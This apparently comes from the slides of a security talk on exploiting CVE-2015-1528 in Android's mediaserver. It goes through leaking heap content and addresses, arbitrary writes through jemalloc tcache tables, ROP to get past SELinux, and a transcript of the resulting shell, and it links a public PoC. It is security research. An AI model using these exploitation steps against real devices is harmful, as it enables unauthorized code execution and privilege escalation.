


```
typedef struct ANativeWindowBuffer
{
    struct android_native_base_t common;

    int width;
    int height;
    int stride;
    int format;
    int usage;

    void* reserved[2];

    buffer_handle_t handle;

    void* reserved_proc[8];
} ANativeWindowBuffer_t;
```

```
typedef struct native_handle
{
    int version;        /* sizeof(native_handle_t) */
    int numFds;         /* number of file-descriptors at &data[0] */
    int numInts;        /* number of ints at &data[numFds] */
    int data[0];        /* numFds + numInts ints */
} native_handle_t;
```

```
class GraphicBuffer
    : public ANativeObjectBase< ANativeWindowBuffer, GraphicBuffer, RefBase >,
      public Flattenable<GraphicBuffer>
```

Leak heap content




```
(gdb) x/100xw 0xb3960740-80*2
0xb39606a0:     0x0000000c      0x00000002      0x0000000c      0x000000cc
0xb39606b0:     0x000000cd      0x676d736d      0x00000008      0x00082000
0xb39606c0:     0x00000000      0x00000000      0xade2e000      0x00000000
0xb39606d0:     0x00000000      0x00000001      0x00000140      0x000001a0
0xb39606e0:     0xadf96000      0x00000000      0x00000000      0x00000000
0xb39606f0:     0x0000000c      0x00000002      0x0000000c      0x000000c8
0xb3960700:     0x000000c9      0x676d736d      0x00000008      0x00082000
0xb3960710:     0x00000000      0x00000000      0xada17000      0x00000000
0xb3960720:     0x00000000      0x00000001      0x00000140      0x000001a0
0xb3960730:     0xadf95000      0x00000000      0x00000000      0x00000000
0xb3960740:     0xcccccccc      0x00000000      0x00010000      0xcccccccc
0xb3960750:     0xcccccccc      0xcccccccc      0xcccccccc      0xcccccccc
0xb3960760:     0xcccccccc      0xcccccccc      0xcccccccc      0xcccccccc
0xb3960770:     0xcccccccc      0xcccccccc      0xcccccccc      0xcccccccc
0xb3960780:     0xcccccccc      0xcccccccc      0xcccccccc      0xcccccccc
0xb3960790:     0xcccccccc      0xcccccccc      0xcccccccc      0xcccccccc
0xb39607a0:     0xcccccccc      0xcccccccc      0xcccccccc      0xcccccccc
0xb39607b0:     0xcccccccc      0xcccccccc      0xcccccccc      0xcccccccc
0xb39607c0:     0xcccccccc      0xcccccccc      0xcccccccc      0xcccccccc
0xb39607d0:     0xcccccccc      0x00000000      0x00000000      0x00000000
0xb39607e0:     0x00000000      0x00000000      0x00000000      0x00000000
0xb39607f0:     0x00000000      0x00000000      0x00000000      0x00000000
0xb3960800:     0x00000000      0x00000000      0x00000000      0x00000000
0xb3960810:     0x00000000      0x00000000      0x00000000      0x00000000
0xb3960820:     0x00000000      0x00000000      0x00000000      0x00000000
```

Address leaking

- Leak address of heap
  - Search heap points in the leaked heap content
- Leak address of modules
  - Search function points
- Leak address of stack
  - Search pthread_internal_t structrue

Leak address of stack

- pthread_internal_t



```
0xb652ec8c:    0xb424a080    0xb3b7c080    0x00000b58    0x00000a53
0xb652ec9c:    0xae8dcdb0    0x00000001    0xae7df000    0x000fe000
0xb652ecac:    0x00001000    0x00000000    0x00000000    0x00000000
0xb652ecbc:    0xb6e4700d    0xb3d48960    0x00000000    0xae7dd000
0xb652eccc:    0x00000001    0x00000000    0x00000000    0x00000000
0xb652ecdc:    0x00000000    0x00000000    0x00000000    0x00000000
```

write arbitrary addresses

- ✓ There is a point table for every size class

```
(gdb) p je_small_bin2size_tab
$24 = {8, 16, 24, 32, 40, 48, 56, 64, 80, 96, 112, 128, 160, 192, 224, 256, 320, 384, 448,
512, 640, 768, 896, 1024, 1280, 1536, 1792, 2048, 2560, 3072, 3584}
```

- ✓ The structure of a point table


```
(gdb) p je_arenas[0].tcache_ql.qlh_first.tbins[11]
$9 = {tstats = {nrequests = 17}, low_water = 62, lg_fill_div = 1, ncached = 63, avail =
0xb6003f60}
```

- ✓ The point table for size 128 bytes

```
(gdb) x/63xw je_arenas[0].tcache_ql.qlh_first.tbins[11].avail
0xb6003f60: 0xb6057f80  0xb6057f00  0xb6057e80 0xb6057e00
0xb6003f70: 0xb6057d80 0xb6057d00 0xb6057c80 0xb6057c00
0xb6003f80: 0xb6057b80 0xb6057b00 0xb6057a80 0xb6057a00
0xb6003f90: 0xb6057980 0xb6057900 0xb6057880 0xb6057800
0xb6003fa0: 0xb6057780 0xb6057700 0xb6057680 0xb6057600
```


Bypass SElinux’s restriction

- ROP to library code




Shell

- Get a shell of attacked process after exploiting successfully



```
exploit successfully, enter shell
buffer len is 2302032, writed len is 2302032
success
input:id
uid=1013 gid=1005 groups=1006,1026,1031,3001,3002,3003,3007
input:whoami
whoami: unknown uid 1013
input:cat /proc/self/attrib/current
cat: can't open '/proc/self/attrib/current': No such file or directory
input:cat /proc/self/attr/current
u:r:mediaserver:s0input:cat /proc/self/attr/current
u:r:mediaserver:s0input:ls -l /data/misc/audio
total 8
-rw-------    1 1013     1005           154 Jan 30 09:05 mbhc.bin
-rw-------    1 1013     1005           536 Jan 30 09:05 wcd9320_anc.bin
input:
```

Privilege escalation step by step



PoC

- https://github.com/secmob/PoCForCVE-2015-1528

Thanks

Q&A